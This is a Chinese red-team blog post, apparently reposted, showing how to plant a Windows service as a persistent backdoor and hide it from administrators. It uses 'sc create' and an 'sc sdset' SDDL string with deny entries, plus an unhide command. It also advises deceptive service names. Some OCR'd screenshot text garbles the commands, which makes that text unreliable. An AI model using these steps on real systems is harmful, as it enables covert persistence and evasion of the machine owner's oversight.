红队技巧：隐藏 windows 服务


> 在后渗透测试中，我们拿到了目标机器的权限后，要想办法维持权限，保持持久，嗯，很重要，不管生活还是工作都需要持久！ 利用 windows 服务来植入我们的后门也是一种常见的利用方式，但...

在 后渗透测试 中，我们拿到了目标机器的权限后，要想办法维持权限，保持持久，嗯，很重要，不管生活还是工作都需要持久！

利用 windows 服务来植入我们的后门也是一种常见的利用方式，但是往往一般植入的服务很容易被管理员在任务管理器看到。如果可以隐藏的话，就大大提高了我们的持久性，今天就介绍下一种利用 powershell 来进行隐藏 windows 服务的技巧，重启后也可以正常启动。

首先创建一个服务（需要系统管理员权限运行的 CMD）：


```
sc create mrxn binPath=C:/Users/mrxn.net/Desktop/mrxn.exe start=auto
```




如上图所示可以看到成功创建了一个名为 mrxn 的 windows 服务，实战过程可以加上一些描述，取一个迷惑性的名字等等操作迷惑对手。

然后以管理员权限打开一个 powershell 窗口，运行安全描述符定义语言 (SDDL) 命令来隐藏我们创建的 mrxn 服务：

```
& $env:SystemRoot\System32\sc.exe sdset mrxn "D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)
(D;;DCLCWPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;
SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
```



管理员: Windows PowerShell
Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。
PS C:\Windows\system32> & $env:SystemRoot\System32\sc.exe sdset mrxn "D:(D;;DCLCWPDTSD;;;IU)(D;;DCLCWPDTSD;;;SU)(D;;DCLC
WPDTSD;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)
;;(ALL;BA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity 成功
PS C:\Windows\system32>
任务管理器
文件(F) 选项(O) 查看(V)
进程 性能 应用历史记录 启动 用户 详细信息 服务
名称 PID 描述 状态 组
MapsBroker Downloaded Maps Manager 已停止 NetworkServ...
MessagingService MessagingService 已停止 UnistackSvcG...
MessagingService_e7e32c MessagingService_e7e32c 已停止 UnistackSvcG...
mpssvc 1528 Windows Defender Firewall 正在运行 LocalService...
MSDTC 3608 Distributed Transaction Coordina... 正在运行
MSiSCSI Microsoft iSCSI Initiator Service 已停止 netsvcs
msiserver Windows Installer 已停止
NaturalAuthentication 自然身份验证 已停止 netsvcs
NcaSvc Network Connectivity Assistant 已停止 NetSvcs
NcbService 684 Network Connection Broker 正在运行 LocalSystem...
NcdAutoSetup Network Connected Devices Aut... 已停止 LocalService...
Netlogon Netlogon 已停止
Netman Network Connections 已停止 LocalSystem...
netprofm 1152 Network List Service 正在运行 LocalService
NetSetupSvc Network Setup Service 已停止 netsvcs




运行成功后，在我们的任务管理器里面就看不到创建的 mrxn 服务了（需要重启任务管理器或者你命令刷新）

如果你不想隐藏次 windows 服务了，运行以下安全描述符定义语言 (SDDL) 命令来取消隐藏即可：

```
& $env:SystemRoot\System32\sc.exe sdset mrxn "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWR
PWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPD
TLOCRSDRCWDWO;;;WD)"
```





如上图所示，成功取消隐藏 windows 服务。

这种方法对于红队来说，还是有一定作用的，欢迎 渗透 大佬们实践评论。

详细的原理来自这里：https://www.sans.org/blog/red-team-tactics-hiding-windows-services/ 我只是实践者。

转载: 转载请注明原文链接 – 红队技巧：隐藏 windows 服务